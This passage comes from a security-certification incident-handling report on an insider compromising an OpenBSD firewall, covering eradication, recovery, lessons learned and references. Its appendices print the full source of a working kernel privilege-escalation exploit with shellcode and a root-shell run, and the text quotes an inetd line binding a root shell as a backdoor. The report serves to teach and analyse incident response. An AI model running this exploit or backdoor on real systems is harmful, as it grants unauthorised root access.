  "syslog stream tcp nowait root   /bin/syslogd syslogd -i" was added. This syslog line was definitely the backdoor shell they got in before. That is strange: syslog is on port 514/UDP. So why did they get a shell on 5190/TCP? By modification of:

- */etc/services:*
  syslog service port got changed in to 5190/TCP

- */etc/pf.conf:*
  a new rule permitted any traffic on port 5190.

No other insecurities were reported by the script.

The *md5* script finished also by listing the above files and most log files. In addition, it identified few files that were not on the backup of last week, some GIACE scripts, some temporary files, and the exploit files that got created on Friday 11:57am:

- /bin/syslogd - which had the same md5 hash than /bin/sh
- /home/bob/TX@@@@ÿÐ
- /tmp/vvc

Both files are created by a local exploit that escalates the user's privileges to root. (see "Chapter 2: THE EXPLOIT" on p6)

At 10:50am, Roberto and Christopher started analyzing the backup of Eve's workstation. They immediately saw that *dnsiff* was installed and had produced an output file with captured pop3 usernames and passwords.

This would explain the unauthorized access through Bob's firewall account. Bob's firewall account might have had the same password as his email account.
Using the a local exploit, of which the source code was present on Eve's harddisk, Eve was able to change the firewall configuration.

5.4 Eradication

Johnny got an understanding of what happened and how it could happen. As from now, they will focus on eliminating the cause of the incident by patching the vulnerable software or implement mitigating controls. Malicious code will be removed, and changed settings will be restored.

At 11:00am Johnny concluded that the incident is fully contained. All files have been identified. No kernel-level rootkit seemed to be present. The firewall can easily be recovered. The IH team got updated; a meeting will be held in the war room at 11:10am.

On the live firewall from 11:00 to 11:15: Johnny and his colleagues deleted the malicious code, fixed the services file, the *inetd.conf* file and reapplied the firewall policy. And all passwords got changed.
Christopher and Roberto had recompiled the kernel to include the ibcs2 security patch. The compilation process takes time, furthermore, this updated kernel can only be loaded after a reboot.

11:10am
Status update IH team in war room: The actions performed through the unauthorized session from Eve's workstation did not have any impact on the business flows. The exploit code and the backdoor are identified. Correct firewall rules are reapplied. Firewall is completely sanitized and considered trusted.
Since no rootkit was present and only few configuration changes were made, the IH team agreed not reinstall from scratch and thus continue with current configuration. Dimitri said he did not find any sign of intrusion on the database server.

Johnny proposed:

- *nmap* vulnerability scans on a wider scope: scan all servers and workstations for potential backdoors.
- that Roberto and Christopher would continue with the analysis of the backup disk of Eve's workstation, since it is still unclear if Eve's workstation was compromised or not. A remote hacker could have been operating from her workstation.

However, Catherine interrupted Johnny and thanked him together with Roberto, Christopher and Dimitri for their efforts. Management had decided that further analysis of Eve's PC was not required anymore, and that no other systems than the internal firewall were affected. Apparently, during the interrogation, Eve had already told Catherine and Wendy what she did, and why she did it. Some settlement between GIACE and Eve had been reached.
11:25 End of status update - Following meeting would be held at 05:00pm.

5.5 Recovery

Customer Support was not yet allowed to connect to the firewall; the firewall still requires a reboot to load the patched kernel. Once rebooted, Customer Support may again access the firewall. The firewall would be rebooted on Tuesday morning (i.e. the day after), when customer impact would be minimal.

The firewall was declared as recovered at 11:30am. As from that moment, the firewall had to be validated: Is it working correctly? Are there still intrusion attempts? Unusual traffic patterns?

nmap TCP SYN scans were run against all the interfaces of the firewall: No listening ports were found.

The usual OpenBSD standard compliance-checking PERL scripts were run: The system was compliant.

The IDS and firewall logs were closely monitored: No unusual traffic was being reported.

The laptop running *tcpdump*, connected through a little hub on the firewall interface *vr0* (Internet Services LAN) since 9:37am was still being monitored: Everything looked normal.

Some packets were crafted with *hping2* and send from LAN x to LAN y through the firewall. A sniffer on LAN y did never capture crafted packets that were not permitted by the policy.

5.6 Lessons Learned

Next day, a Follow-up Report was written down by Johnny.
First he wrote down the findings that were already relayed to the management through the IH team meetings. Describing how the attack took place, how they

identified and recovered from it. This incident got classified under "Intentional non-destructive insider threat".

Secondly, he wrote down what in his opinion should be done so that history won't repeat itself. He wrote a kind of root-cause analysis:

Although GIACE implemented n-IDS on some LANs, encrypted all management sessions, applied very strict firewall rules, the firewall got compromised! How could this happen?

Many factors made this incident possible:

- An employee did not understand the importance of strict access controls.
- Firewall rules were not updated quickly enough to affect the IP addresses changes on the Internal Users LAN. This allowed Eve to connect to the firewall on SSH.
- Port scanning was not detected since Internal User LAN firewall logs are never analyzed for intrusion;
  PF entries from interface *vr3* got filtered out during daily security log checks because internal systems were considered as trusted. Sometimes these logs were used for trouble shooting purposes.
- Bob applied the same password on all his accounts because it is to difficult for him to remember different ones. Several people confirmed that they had the same problem.
- The POP3 protocol sends UID and password in clear text when setting up a session.
- The security team did not patch the OpenBSD system fast enough. They were not even aware of this ibcs2 vulnerability. They are subscribed on SANS and CERT, but this vulnerability was never mentioned through "@RISK: The Consensus Security Vulnerability Alert" or a CERT advisory.

Possible actions/solutions:

- Make employees understand the importance of the different security measures taken by GIACE (e.g. strict access control). Do this by running awareness sessions explaining how these security measures protect the business and the employees, and from which risks.
- Re-assess the firewall's rulebase change procedures.
- Re-assess security monitoring - include internal logs while performing security log monitoring. Also take insider threat into account; Internal/Trusted systems can run a Trojan.
- Implement single sign-on authentication.
- Get new POP3 server, or implement *stunnel* to allow POP3 access through an encrypted SSL tunnel.
- Subscribe on vendor mailing lists and bugtraq

However, Johnny is convinced that the biggest problem GIACE suffers from is user and password management: user maintained passwords are the weakest link in their security architecture. In his paper, Johnny presents Kerberos as the technology to prevent such incidents. A cost estimate was made.

Johnny's report got reviewed by the different IH team members, and got send out to upper management.

After two weeks, *Stunnel* was implemented and the Security Department started using their improved procedures.

Three weeks later, the Board of Directors approved the budget to get Kerberos implemented. New awareness sessions were being considered.

6 EXTRAS

Unfortunately GIACE underestimated the insider threat and did not put n-IDS on the Internal Users LAN.
The hacker would have been easily noticed if *Snort* was running on this network. Snort would have been able to detect the backdoor session that was launched by Eve to the firewall:

```
#tail -f /var/log/snort/alert

[**] [1:498:4] ATTACK-RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
11/28-12:40:42.967717 0:50:BA:2B:A1:E2 -> 0:8:DA:10:2:E3 type:0x800
len:0x5F
192.168.2.1:5190 -> 192.168.2.e:2151 TCP TTL:64 TOS:0x0 ID:42960
IpLen:20 DgmLen:81 DF
***AP*** Seq: 0xF5E90142  Ack: 0xE64581B8  Win: 0x4470  TcpLen: 20
```

7 REFERENCES

The vulnerability is described at:

[1] Bugtraq vulnerability reference http://www.securityfocus.com/bid/9061
[2] CVE reference http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0955
[3] SecurityTracker http://www.securitytracker.com/alerts/2003/Nov/1008214.html

The exploits can be found at:

[4] http://www.guninski.com/msuxobsd2.html - by Georgi Guninski

[5] http://downloads.securityfocus.com/vulnerabilities/exploits/openbsd_exp.c
- by noir

Additional info can be found on:
[6] http://www.kuht.it/modules/news/article.php?storyid=854

Cert Advisories can be found at:
[7] http://www.cert.org/advisories/

Available fix for OpenBSD 3.3 is at:
[8] http://www.openbsd.org/errata33.html
Links to other patches for all other versions can also be found on this page.

The company description and network topology is taken from my GCFW practical which can be found at:
http://www.giac.org/practical/GCFW/Kris_Vangeneugden_GCFW.pdf

For more info on Snort, "The Open Source Network Intrusion Detection System", visit: http://www.snort.org

For more info on OpenBSD, "A multi-platform 4.4BSD-based UNIX-like operating system with proactive security", visit: http://www.openbsd.org

Incident Handling Forms that can be helpful for companies that lack them:
http://www.sans.org/incidentforms/

Learn more about policies and standards via "The SANS Security Policy Project" at http://www.sans.org/resources/policies/

Learn more about buffer overflows with "Smashing The Stack For Fun And Profit", available at http://downloads.securityfocus.com/library/P49-14.txt

F.I.R.E., the Forensic and Incident Response Environment Bootable CD see http://fire.dmzs.com/

The KNOPPIX Linux Live CD, ideal to rescue your system. More info on http://www.knoppix.org/

LIST OF REFERENCES

SANS. "Incident Handling Step-by-Step and Computer Crime Investigation". SANS. 2003.

SANS. "Computer and Network Hacker Exploits". SANS. 2003.

Vangeneugden, Kris. "SANS GIAC Certified Firewall Analyst Practical Assignment". April 2003.
URL: http://www.giac.org/practical/GCFW/Fabio_Cerniglia_GCFW.pdf

The OpenBSD Project. "Documentation and Frequently Asked Questions". URL http://www.openbsd.org/faq/index.html

The OpenBSD Project. "OpenBSD Manpages". URL http://www.openbsd.org/cgi-bin/man.cgi

Guninski, Georgi. " OpenBSD kernel overflow, yet still *BSD much better than windows". URL http://www.guninski.com/msuxobsd2.html

Oualline, Steve. "Practical C Programming". O'REILLY. August 1997.

Manual Reference Pages - VOP_RDWR (9) http://www.gsp.com/cgi-bin/man.cgi?section=9&topic=VOP_READ

The vn_rdwr Entry Point,
http://nscp.upenn.edu/aix4.3html/libs/ktechrf1/vn_rdwr.htm

Stevens, W. Richard. "Advanced Programming in the UNIX Environment". Addison-Wesley. January 2003.

APPENDICES

A. Exploit by Noir

See http://downloads.securityfocus.com/vulnerabilities/exploits/openbsd_exp.c

B. Exploit by Georgi Guninski

The following code is provided with the permission of the author:

msuxobsd2.c

```
/*
Legal Notice:
This Advisory is Copyright (c) 2003 Georgi Guninski.
This program cannot be used in "vulnerabilities databases" and
securityfocus, microsoft, cert and mitre.
If you want to link to this content use the URL:
http://www.guninski.com/msuxobsd2.html
Anything in this document may change without notice.

Disclaimer:
The information in this advisory is believed to be true though
it may be false.
The opinions expressed in this advisory and program are my own and
not of any company. The usual standard disclaimer applies,
especially the fact that Georgi Guninski is not liable for any damages
caused by direct or  indirect use of the information or functionality
provided by this advisory or program. Georgi Guninski bears no
responsibility for content or misuse of this advisory or program or
any derivatives thereof.

*/
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <stdio.h>
#include <sys/mman.h>
#include <unistd.h>
#include <sys/param.h>
#include <sys/sysctl.h>
#include <sys/signal.h>
#include <sys/utsname.h>
#include <sys/stat.h>
#include "/usr/src/sys/compat/ibcs2/ibcs2_exec.h"

// some code taken from noir article from phrack 60

void
get_proc(pid_t pid, struct kinfo_proc *kp)
{
   u_int arr[4], len;
```

```
        arr[0] = CTL_KERN;
        arr[1] = KERN_PROC;
        arr[2] = KERN_PROC_PID;
        arr[3] = pid;
        len = sizeof(struct kinfo_proc);
        if(sysctl(arr, 4, kp, &len, NULL, 0) < 0) {
                perror("sysctl");
                fprintf(stderr, "this is an unexpected error,
rerun!\n");
                exit(-1);
        }

}
int msux()
{
int fd;
struct coff_filehdr cf;
struct coff_aouthdr ca;
struct coff_scnhdr s1,s2,s3;
int exe[512];
char fil[]="/tmp/vvc";
int v;
unsigned int initpid=0xe7610000;
unsigned int reta=0xe770fc8c;//0xe770bc68; //0xe7719c64;//0xe770bc64;
struct kinfo_proc kp;
long ppid,mypid;
int p,st;

get_proc((pid_t) getppid(), &kp);

ppid=(u_long) kp.kp_eproc.e_paddr;

get_proc((pid_t) getpid(), &kp);
mypid=(u_long) kp.kp_eproc.e_paddr;

// address of kernel's p_comm for 3.3
reta=0x10f+(u_long) kp.kp_eproc.e_paddr;

printf("ppid=%x mypid=%x %reta=%x\n",ppid,mypid,reta);
fd=open(fil,O_CREAT|O_RDWR,0700);
if (fd==-1) {perror("open");return 1;}
memset(&cf,0,sizeof(cf));
memset(&ca,0,sizeof(ca));
memset(&s1,0,sizeof(s1));
memset(&s2,0,sizeof(s2));
memset(&s3,0,sizeof(s3));
//memset(exe,0xe7,sizeof(exe));
for(v=0;v<sizeof(exe)/sizeof(int);v++) {exe[v]= 0xbabe0000 + v;
/*0xcafebabe;*/}
exe[2]=ppid; // to avoid an early crash
exe[1]=reta; // return address

p=st=3; //0xd;

exe[p++]=0xfebabeb9; // shell code
exe[p++]=0x10598bca;
exe[p++]=0x4389c031;
```

```
exe[p++]=0x89138b04;
exe[p++]=0x90900442;

*(int*)((int)&exe[st]+1) = ppid;

exe[p++]=0xbabeb850; // call exit1 to return in userland
exe[p++]=0xb850cafe;
exe[p++]=0xd01c59b8;
exe[p++]=0x9090d0ff;

*(int*)((int)&exe[st]+2+5*4) = mypid;

cf.f_magic = COFF_MAGIC_I386 ;
cf.f_nscns=3;
ca.a_magic = COFF_ZMAGIC;
s1.s_flags = COFF_STYP_TEXT;
s2.s_flags = COFF_STYP_DATA;
s3.s_flags = COFF_STYP_SHLIB;
s3.s_size= 128+12*4 + 30*4; //sizeof(exe);
write(fd,&cf,sizeof(cf));
write(fd,&ca,sizeof(ca));
write(fd,&s1,sizeof(s1));
write(fd,&s2,sizeof(s2));
write(fd,&s3,sizeof(s3));
write(fd,exe,sizeof(exe));
printf("Now exec %s\n",fil);
execl(fil,0);
exit(42); // should not be reached if successfull
}

int main(int ac,char **av)
{
uid_t ui;
// this is kernel's p_comm. we first jump here.
char goodfile[]="\x54\x58\x40\x40\x40\x40\xff\xd0";
char tmp[1000];

if (strcmp(av[0],goodfile))
        {
        snprintf(tmp,sizeof(tmp),"cp %s \"%s\"",av[0],goodfile);
        system(tmp);execl(goodfile,goodfile,0);
        return 42; //should not be reached
        }
printf("written by georgi\n");
printf("\nPlease help Liu - http://clik.to/donatepc\n\n");
fflush(stdout);
#define SWEETDREAM 2

if(!fork()) msux();
while(42)
{
sleep(SWEETDREAM);
ui=getuid();
printf("uid=%x\n",ui);
if (ui==0) execl("/bin/sh",0);
}
```

```
return 42;
}
```

C. Content of COFF binary vvc

Lets look at the contents of the COFF file. This is very interesting, you can clearly see the values that were written to the file by running the compiled *msuxobsd2.c* code:

- the evil 'len' value (s_size=296 decimal or **128** hex) within the COFF header
- the 512 elements *exe* array, starting with 0xbabe0000 and ending with 0xbabe01ff - except for he ones that got overwritten.
- the **addresses** (return, pid)
- 0x10598bca, 0x4389c031, 0x89138b04, 0x90900442, 0xd01c59b8, 0x9090d0ff being the machine code that escalates privileges.
- ppid and mypid overwrote partially the original array values 0x~~babe~~b850 0xb850~~cafe~~ and got both partially overwritten with the **mypid address**.

```
$ ./sploit
written by georgi

Please help Liu - http://clik.to/donatepc

ppid=dae53d9c mypid=dae53770 reta=dae5387f
Now exec /tmp/vvc
uid=0
# cp /tmp/vvc .
# hexdump /tmp/vvc
0000000 014c 0003 0000 0000 0000 0000 0000 0000
0000010 0000 0000 010b 0000 0000 0000 0000 0000
0000020 0000 0000 0000 0000 0000 0000 0000 0000
*
0000050 0000 0000 0020 0000 0000 0000 0000 0000
0000060 0000 0000 0000 0000 0000 0000 0000 0000
0000070 0000 0000 0000 0000 0000 0000 0040 0000
0000080 0000 0000 0000 0000 0000 0000 0000 0000
0000090 0128 0000 0000 0000 0000 0000 0000 0000      s_size    ...
00000a0 0000 0000 0800 0000 0000 babe 387f dae5      ...  ...  cram reta
00000b0 3d9c dae5 9cb9 e53d 8bda 1059 c031 4389      ppid ???? egg  egg
00000c0 8b04 8913 0442 9090 b850 3770 dae5 b850      egg  egg  ???? ????
00000d0 59b8 d01c d0ff 9090 000c babe 000d babe      egg  egg  cram cram
00000e0 000e babe 000f babe 0010 babe 0011 babe      cram cram cram cram
00000f0 0012 babe 0013 babe 0014 babe 0015 babe      cram ...
0000100 0016 babe 0017 babe 0018 babe 0019 babe
0000110 001a babe 001b babe 001c babe 001d babe
0000120 001e babe 001f babe 0020 babe 0021 babe
0000130 0022 babe 0023 babe 0024 babe 0025 babe
0000140 0026 babe 0027 babe 0028 babe 0029 babe
0000150 002a babe 002b babe 002c babe 002d babe
0000160 002e babe 002f babe 0030 babe 0031 babe
[...]
```

```
0000800 01d6 babe 01d7 babe 01d8 babe 01d9 babe
0000810 01da babe 01db babe 01dc babe 01dd babe
0000820 01de babe 01df babe 01e0 babe 01e1 babe
0000830 01e2 babe 01e3 babe 01e4 babe 01e5 babe
0000840 01e6 babe 01e7 babe 01e8 babe 01e9 babe
0000850 01ea babe 01eb babe 01ec babe 01ed babe
0000860 01ee babe 01ef babe 01f0 babe 01f1 babe
0000870 01f2 babe 01f3 babe 01f4 babe 01f5 babe
0000880 01f6 babe 01f7 babe 01f8 babe 01f9 babe
0000890 01fa babe 01fb babe 01fc babe 01fd babe
00008a0 01fe babe 01ff babe
00008a8
#
```

D. Strings TX@@@@ÿÐ

```
# strings TX@@@@ÿÐ
/usr/libexec/ld.so
No ld.so
Failure reading ld.so
Bad magic: ld.so
Cannot map ld.so
crt0: update /usr/libexec/ld.so
ld.so failed
,WVS
uIj!h@
Service unavailable
sysctl
this is an unexpected error, rerun!
/tmp/vvc
ppid=%x mypid=%x %reta=%x
open
Now exec %s
msux
TX@@@@
cp %s "%s"
written by georgi
Please help Liu - http://clik.to/donatepc
uid=%x
/bin/sh
main
__DYNAMIC
_dlctl
_open
_fork
_dlopen
_getpid
_getuid
_getppid
___guard
__exit_dummy_decl
_dlclose
_dlerror
```

```
___do_global_dtors
___DTOR_LIST__
___CTOR_LIST__
_strcmp
___do_global_ctors
_printf
_sysctl
___progname
_get_proc
_system
start
_perror
_strerror
_fprintf
_write
__exit_dummy_ref
_memset
_sleep
___sF
___progname_storage
_snprintf
_etext
_environ
_atexit
_execl
_errno
___stack_smash_handler
_exit
_main
_dlsym
_fflush
_edata
_end
_msux
___main
$OpenBSD: crt0.c,v 1.9 2003/02/28 18:05:51 deraadt Exp $
```

E. vn_rdwr

```
vn_rdwr Entry Point

Purpose
Requests file I/O.

Syntax
int vn_rdwr (vp, op, flags, uiop, ext, vinfo, vattrp, crp)
struct vnode *vp;
enum uio_rw op;
int flags;
struct uio *uiop;
int ext;
caddr_t vinfo;
struct vattr *vattrp;
struct ucred *crp;
```

```
Parameters
vp     Points to the virtual node (v-node) of the file.
op     Specifies a number that indicates a read or write operation. This
parameter has a value of either UIO_READ or UIO_WRITE. These values are found in
the /usr/include/sys/uio.h file.
flags  Identifies flags from the open file structure.
uiop   Points to a uio structure. This structure describes the count, data
buffer, and other I/O information.
ext    Provides an extension for special purposes. Its use and meaning are
specific to virtual file systems, and it is usually ignored except for devices.
vinfo  This parameter is currently not used.
vattrp Points to a vattr structure. If this pointer is NULL, no action is
required of the file system implementation. If it is not NULL, the attributes of
the file specified by the vp parameter are returned at the address passed in the
vattrp parameter.
crp    Points to the cred structure. This structure contains data that the file
system can use to validate access permission.

Description
The vn_rdwr entry point is used to request that data be read or written from an
object represented by a v-node. The vn_rdwr entry point does the indicated data
transfer and sets the number of bytes not transferred in the uio_resid field.
This field is 0 (zero) on successful completion.
```

F. /usr/src/sys/kern/vfs_vnops.c

```
/*
 * Package up an I/O request on a vnode into a uio and do it.
 */
int vn_rdwr(rw, vp, base, len, offset, segflg, ioflg, cred, aresid, p)
        enum uio_rw rw;
        struct vnode *vp;
        caddr_t base;
        int len;
        off_t offset;
        enum uio_seg segflg;
        int ioflg;
        struct ucred *cred;
        size_t *aresid;
        struct proc *p;
{
        struct uio auio;
        struct iovec aiov;
        int error;

        if ((ioflg & IO_NODELOCKED) == 0)
                vn_lock(vp, LK_EXCLUSIVE | LK_RETRY, p);
        auio.uio_iov = &aiov;
        auio.uio_iovcnt = 1;
        aiov.iov_base = base;
        aiov.iov_len = len;
        auio.uio_resid = len;
        auio.uio_offset = offset;
        auio.uio_segflg = segflg;
        auio.uio_rw = rw;
        auio.uio_procp = p;
        if (rw == UIO_READ) {
                error = VOP_READ(vp, &auio, ioflg, cred);
        } else {
                error = VOP_WRITE(vp, &auio, ioflg, cred);
        }
        if (aresid)
                *aresid = auio.uio_resid;
        else
                if (auio.uio_resid && error == 0)
                        error = EIO;
        if ((ioflg & IO_NODELOCKED) == 0)
                VOP_UNLOCK(vp, 0, p);
        return (error);
}
```

VOP_READ reads content from a file. The arguments must be:

vp the vnode of the file
auio the location of the data to be read or written
ioflag various flags
cnp the credentials of the caller

G. /usr/src/sys/compat/ibcs2/ibcs2_exec.h

This is the entire ibcs2 header file that is used by the msuxobsd2.c exploit and ibcs as it defnies the COFF headers in here:

```
/*      $OpenBSD: ibcs2_exec.h,v 1.3 2002/03/14 01:26:50 millert Exp $     */
/*      $NetBSD: ibcs2_exec.h,v 1.4 1995/03/14 15:12:24 scottb Exp $       */

/*
 * Copyright (c) 1994, 1995 Scott Bartram
 * All rights reserved.
 *
 * adapted from sys/sys/exec_ecoff.h
 * based on Intel iBCS2
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 * 3. The name of the author may not be used to endorse or promote products
 *    derived from this software without specific prior written permission
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR ``AS IS'' AND ANY EXPRESS OR
 * IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES
 * OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED.
 * IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY DIRECT, INDIRECT,
 * INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT
 * NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES; LOSS OF USE,
 * DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND ON ANY
 * THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR TORT
 * (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF
 * THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.
 */

#ifndef      _IBCS2_EXEC_H_
#define      _IBCS2_EXEC_H_

/*
 * COFF file header
 */

struct coff_filehdr {
    u_short  f_magic;      /* magic number */
    u_short  f_nscns;      /* # of sections */
    long     f_timdat;     /* timestamp */
    long     f_symptr;     /* file offset of symbol table */
    long     f_nsyms;      /* # of symbol table entries */
    u_short  f_opthdr;     /* size of optional header */
    u_short  f_flags;      /* flags */
};

/* f_magic flags */
#define COFF_MAGIC_I386    0x14c

/* f_flags */
#define COFF_F_RELFLG      0x1
#define COFF_F_EXEC 0x2
#define COFF_F_LNNO 0x4
#define COFF_F_LSYMS       0x8
#define COFF_F_SWABD       0x40
#define COFF_F_AR16WR      0x80
#define COFF_F_AR32WR      0x100

/*
 * COFF system header
 */

struct coff_aouthdr {
    short    a_magic;
    short    a_vstamp;
    long     a_tsize;
    long     a_dsize;
    long     a_bsize;
    long     a_entry;
    long     a_tstart;
    long     a_dstart;
};

/* magic */
#define COFF_OMAGIC 0407   /* text not write-protected; data seg
                              is contiguous with text */
#define COFF_NMAGIC 0410   /* text is write-protected; data starts
                              at next seg following text */
#define COFF_ZMAGIC 0413   /* text and data segs are aligned for
                              direct paging */
#define COFF_SMAGIC 0443   /* shared lib */

/*
 * COFF section header
 */

struct coff_scnhdr {
    char     s_name[8];
    long     s_paddr;
    long     s_vaddr;
    long     s_size;
    long     s_scnptr;
    long     s_relptr;
    long     s_lnnoptr;
    u_short  s_nreloc;
    u_short  s_nlnno;
    long     s_flags;
};

/* s_flags */
#define COFF_STYP_REG            0x00
#define COFF_STYP_DSECT          0x01
#define COFF_STYP_NOLOAD         0x02
#define COFF_STYP_GROUP          0x04
#define COFF_STYP_PAD            0x08
#define COFF_STYP_COPY           0x10
#define COFF_STYP_TEXT           0x20
#define COFF_STYP_DATA           0x40
#define COFF_STYP_BSS            0x80
#define COFF_STYP_INFO           0x200
#define COFF_STYP_OVER           0x400
#define COFF_STYP_SHLIB          0x800

/*
 * COFF shared library header
 */

struct coff_slhdr {
       long   entry_len;    /* in words */
       long   path_index;   /* in words */
       char   sl_name[1];
};

#define COFF_ROUND(val, by)     (((val) + by - 1) & ~(by - 1))

#define COFF_ALIGN(a) ((a) & ~(COFF_LDPGSZ - 1))

#define COFF_HDR_SIZE \
       (sizeof(struct coff_filehdr) + sizeof(struct coff_aouthdr))

#define COFF_BLOCK_ALIGN(ap, value) \
        (ap->a_magic == COFF_ZMAGIC ? COFF_ROUND(value, COFF_LDPGSZ) : \
         value)

#define COFF_TXTOFF(fp, ap) \
        (ap->a_magic == COFF_ZMAGIC ? 0 : \
         COFF_ROUND(COFF_HDR_SIZE + fp->f_nscns * \
                 sizeof(struct coff_scnhdr), COFF_SEGMENT_ALIGNMENT(ap)))

#define COFF_DATOFF(fp, ap) \
        (COFF_BLOCK_ALIGN(ap, COFF_TXTOFF(fp, ap) + ap->a_tsize))

#define COFF_SEGMENT_ALIGN(ap, value) \
        (COFF_ROUND(value, (ap->a_magic == COFF_ZMAGIC ? COFF_LDPGSZ : \
         COFF_SEGMENT_ALIGNMENT(ap))))

#define COFF_LDPGSZ 4096

#define COFF_SEGMENT_ALIGNMENT(ap) 4

#define COFF_BADMAG(ex) (ex->f_magic != COFF_MAGIC_I386)

#define IBCS2_HIGH_SYSCALL(n)           (((n) & 0x7f) == 0x28)
```

```
#define IBCS2_CVT_HIGH_SYSCALL(n) (((n) >> 8) + 128)

struct exec_package;
int     exec_ibcs2_coff_makecmds(struct proc *, struct exec_package *);

/*
 * x.out (XENIX)
 */

struct xexec {
       u_short      x_magic;     /* magic number */
       u_short      x_ext;       /* size of extended header */
       long  x_text;             /* ignored */
       long  x_data;             /* ignored */
       long  x_bss;       /* ignored */
       long  x_syms;             /* ignored */
       long  x_reloc;     /* ignored */
       long  x_entry;     /* executable entry point */
       char  x_cpu;       /* processor type */
       char  x_relsym;    /* ignored */
       u_short      x_renv;             /* flags */
};

/* x_magic flags */
#define XOUT_MAGIC  0x0206

/* x_cpu flags */
#define XC_386             0x004a /* 386, word-swapped */

/* x_renv flags */
#define XE_V5       0xc000
#define XE_SEG             0x0800
#define XE_ABS             0x0400
#define XE_ITER            0x0200
#define XE_VMOD            0x0100
#define XE_FPH             0x0080
#define XE_LTEXT    0x0040
#define XE_LDATA    0x0020
#define XE_OVER            0x0010
#define XE_FS       0x0008
#define XE_PURE            0x0004
#define XE_SEP             0x0002
#define XE_EXEC            0x0001

/*
 * x.out extended header
 */

struct xext {
       long  xe_trsize;    /* ignored */
       long  xe_drsize;    /* ignored */
       long  xe_tbase;     /* ignored */
       long  xe_dbase;     /* ignored */
       long  xe_stksize;   /* stack size if XE_FS set in x_renv */
       long  xe_segpos;    /* offset of segment table */
       long  xe_segsize;   /* segment table size */
       long  xe_mdtpos;    /* ignored */
       long  xe_mdtsize;   /* ignored */
       char  xe_mdttype;   /* ignored */
       char  xe_pagesize; /* ignored */
       char  xe_ostype;    /* ignored */
       char  xe_osvers;    /* ignored */
       u_short      xe_eseg;     /* ignored */
       u_short      xe_sres;      /* ignored */
};

/*
 * x.out segment table
 */

struct xseg {
       u_short      xs_type;      /* segment type */
       u_short      xs_attr;      /* attribute flags */
       u_short      xs_seg;              /* segment selector number */
       char   xs_align;    /* ignored */
       char   xs_cres;     /* ignored */
       long   xs_filpos;   /* offset of this segment */
       long   xs_psize;    /* physical segment size */
       long   xs_vsize;    /* virtual segment size */
       long   xs_rbase;    /* relocation base address */
       u_short      xs_noff;      /* ignored */
       u_short      xs_sres;      /* ignored */
       long   xs_lres;     /* ignored */
};

/* xs_type flags */
#define      XS_TNULL      0      /* unused */
#define      XS_TTEXT      1      /* text (read-only) */
#define      XS_TDATA      2      /* data (read-write) */
#define      XS_TSYMS      3      /* symbol table (noload) */
#define      XS_TREL              4      /* relocation segment (noload) */
#define      XS_TSESTR     5      /* string table (noload) */
#define      XS_TGRPS      6      /* group segment (noload) */

#define      XS_TIDATA     64
#define      XS_TTSS              65
#define      XS_TLFIX      66
#define      XS_TDNAME     67
#define      XS_TDTEXT     68
#define      XS_TDFIX      69
#define      XS_TOVTAB     70
#define      XS_T71        71
#define      XS_TSYSTR     72

/* xs_attr flags */
#define XS_AMEM            0x8000 /* memory image */
#define XS_AITER    0x0001 /* iteration records */
#define XS_AHUGE    0x0002 /* unused */
#define XS_ABSS            0x0004 /* uninitialized data */
#define XS_APURE    0x0008 /* read-only (sharable) segment */
#define XS_AEDOWN   0x0010 /* expand down memory segment */
#define XS_APRIV    0x0020 /* unused */
#define      XS_A32BIT     0x0040 /* 32-bit text/data */

/*
 * x.out iteration record
 */

struct xiter {
       long   xi_size;     /* text/data size */
       long   xi_rep;             /* number of replications */
       long   xi_offset;   /* offset within segment to replicated data */
};

#define XOUT_HDR_SIZE             (sizeof(struct xexec) + sizeof(struct xext))
```

```
int     exec_ibcs2_xout_makecmds(struct proc *, struct exec_package *);

#endif /* !_IBCS2_EXEC_H_ */
```

H. The ibcs2_exec.c file

This is the entire ibcs2_exec.c file containing the vulnerable code. The concerned section is put in bold:

```
/*      $OpenBSD: ibcs2_exec.c,v 1.14 2002/08/22 22:04:42 art Exp $ */
/*      $NetBSD: ibcs2_exec.c,v 1.12 1996/10/12 02:13:52 thorpej Exp $     */

/*
 * Copyright (c) 1994, 1995 Scott Bartram
 * Copyright (c) 1994 Adam Glass
 * Copyright (c) 1993, 1994 Christopher G. Demetriou
 * All rights reserved.
 *
 * originally from kern/exec_ecoff.c
 *
 * Redistribution and use in source and binary forms, with or without
 * modification, are permitted provided that the following conditions
 * are met:
 * 1. Redistributions of source code must retain the above copyright
 *    notice, this list of conditions and the following disclaimer.
 * 2. Redistributions in binary form must reproduce the above copyright
 *    notice, this list of conditions and the following disclaimer in the
 *    documentation and/or other materials provided with the distribution.
 * 3. All advertising materials mentioning features or use of this software
 *    must display the following acknowledgement:
 *      This product includes software developed by Scott Bartram.
 * 4. The name of the author may not be used to endorse or promote products
 *    derived from this software without specific prior written permission
 *
 * THIS SOFTWARE IS PROVIDED BY THE AUTHOR ``AS IS'' AND ANY EXPRESS OR
 * IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES
 * OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE DISCLAIMED.
 * IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY DIRECT, INDIRECT,
 * INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT
